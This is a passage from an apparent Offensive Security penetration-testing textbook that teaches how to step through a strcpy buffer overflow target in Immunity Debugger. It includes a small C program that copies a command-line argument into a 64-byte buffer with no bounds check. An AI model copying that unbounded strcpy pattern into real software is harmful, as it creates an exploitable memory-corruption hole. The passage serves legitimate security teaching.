


Figure 183: Immunity Debugger

In the dialog, we navigate to the windows_buffer_overflow directory and open strcpy.exe, which is the compiled version of the source code analyzed in the previous section. Prior to clicking *Open*, we'll add twelve "A" characters to the *Arguments* field as shown in Figure 184. These 12 characters will serve as the command-line argument to the program and will subsequently be used by the *strcpy* function.

[304] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Debugger

[305] (Immunity, 2019), https://www.immunityinc.com/products/debugger/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 184: Loading the application

When the debugger launches, the execution flow of the application will be paused at the *entry point*.[306] Unfortunately, in this example, the entry point does not coincide with the beginning of the *main* function. This is not uncommon as often the entry point is set by the compiler to a section of code created to help prepare the execution of the program. Among other things, this preparation includes setting up all the arguments that *main* may expect.

Before going further, let's become more familiar with Immunity and practice navigating the most relevant features. Figure 185 shows the main screen, which is split into four windows or panes.

[306] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Entry_point

Copyright © Offensive Security Ltd. All rights reserved.




Figure 185: Immunity Debugger layout

The upper left window shows the assembly instructions that make up the application. The instruction highlighted in blue (*SUB ESP,0C*) is the assembly instruction to be executed next and it's located at address 0x004014E0 in the process memory space:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 186: Immunity Debugger assembly window

The upper right window (Figure 187) contains all the registers, including the two we are most interested in: *ESP* and *EIP*. Since by definition EIP points to the next code instruction to be executed, it is set to 0x004014E0, the instruction highlighted in the assembly window (Figure 185):

Copyright © Offensive Security Ltd. All rights reserved.




Figure 187: Immunity Debugger register window

The lower right window (Figure 188) shows the stack and its content. This view contains four columns: a memory address, the hex data residing at that address, an ASCII representation of the data, and a dynamic commentary that provides additional information related to a particular stack entry when available. The data itself (second column) is displayed as a 32-bit value, called a *DWORD*, displayed as four hexadecimal bytes. Note that this pane shows the address 0x0065FF84 at the top of the stack and that this is, in fact, the value stored in ESP in the register window (Figure 187):

Copyright © Offensive Security Ltd. All rights reserved.




Figure 188: Immunity Debugger stack window

The final window, in the lower left, shows the contents of memory at any given address. Similar to the stack window, it shows three columns including the memory address and the hex and ASCII representations of the data. As the name suggests, this window can be helpful while searching for or analyzing specific values in the process memory space and it can show data in different formats by right-clicking on the window content to access the contextual menu:




Figure 189: Immunity Debugger data window

10.2.3 Navigating Code

With the different windows of the debugger mapped out, it is time to navigate the assembly code. When loaded, the application execution was halted, as indicated by the word “Paused” in the lower

Copyright © Offensive Security Ltd. All rights reserved.

right corner of the debugger. As mentioned in the previous section, the debugger automatically paused at the program entry point.

We can now execute instructions one at a time using the *Debug* > *Step into* or *Debug* > *Step over* commands, which have shortcut keys of F7 and F8 respectively. The difference between the two is that *Step into* will follow the execution flow into a given function call, while *Step over* will execute the entire function and return from it.

Since the entry point in this case does not coincide with the beginning of the *main* function, our first goal is to find where the *main* function is located in memory. In this particular application, we can search the process memory space for the error message highlighted below to help get our bearings:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
       printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

Listing 340 - The error message can help us locating the main function

To search, we right click inside the disassembly window and select *Search for* > *All referenced text strings*:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 190: Searching for strings in Immunity Debugger

The result window (Figure 191) clearly shows the string we are looking for.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 191: Our error message is found and we can backtrack the location of the main function

Double-clicking on that line, we return to the disassembly window, but this time inside the *main* function. In Figure 192, we recognize the instructions that displays the error message string as well as the call to the *strcpy* function.




Figure 192: The main function has successfully been located

Our interest lies in the *strcpy* function call itself, so we can place a *breakpoint*[307] on this instruction. A breakpoint is essentially an intentional pause that can be set by the debugger on any program instruction.

[307] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Breakpoint

Copyright © Offensive Security Ltd. All rights reserved.




Figure 193: Setting a breakpoint on the call to the strcpy function

To set a breakpoint on the *strcpy* function call, we select the line in the disassembly window at address 0x004015AA and press F2. Once set, the breakpoint will show the instruction line with a light blue highlight as shown in Figure 193.

Next, we can continue the execution flow by selecting *Debug* > *Run* or by pressing F9. Almost immediately, the execution stops again just before the call to the *strcpy* function where we set our breakpoint (address 0x004015AA).




Figure 194: Executing strcpy

As shown in Figure 194, execution has paused at the *strcpy* command (address 0x004015AA). EIP is set to this address as well since this points to the next instruction to be executed. In the stack window, we find the twelve "A" characters from our command line input (*src = "AAAAAAAAAAAA"*)

Copyright © Offensive Security Ltd. All rights reserved.

and the address of the 64-byte buffer variable where these characters will be copied (*dest = 0065FE70*).

We can now step into the *strcpy* call (with *Debug* > *Step into* or F7). Notice that the addresses in the upper-left assembly instruction window have changed because we are now inside the *strcpy* function. This is noted by the highlighted address (0x76485E90) shown in Figure 195:




Figure 195: Stack layout before strcpy execution

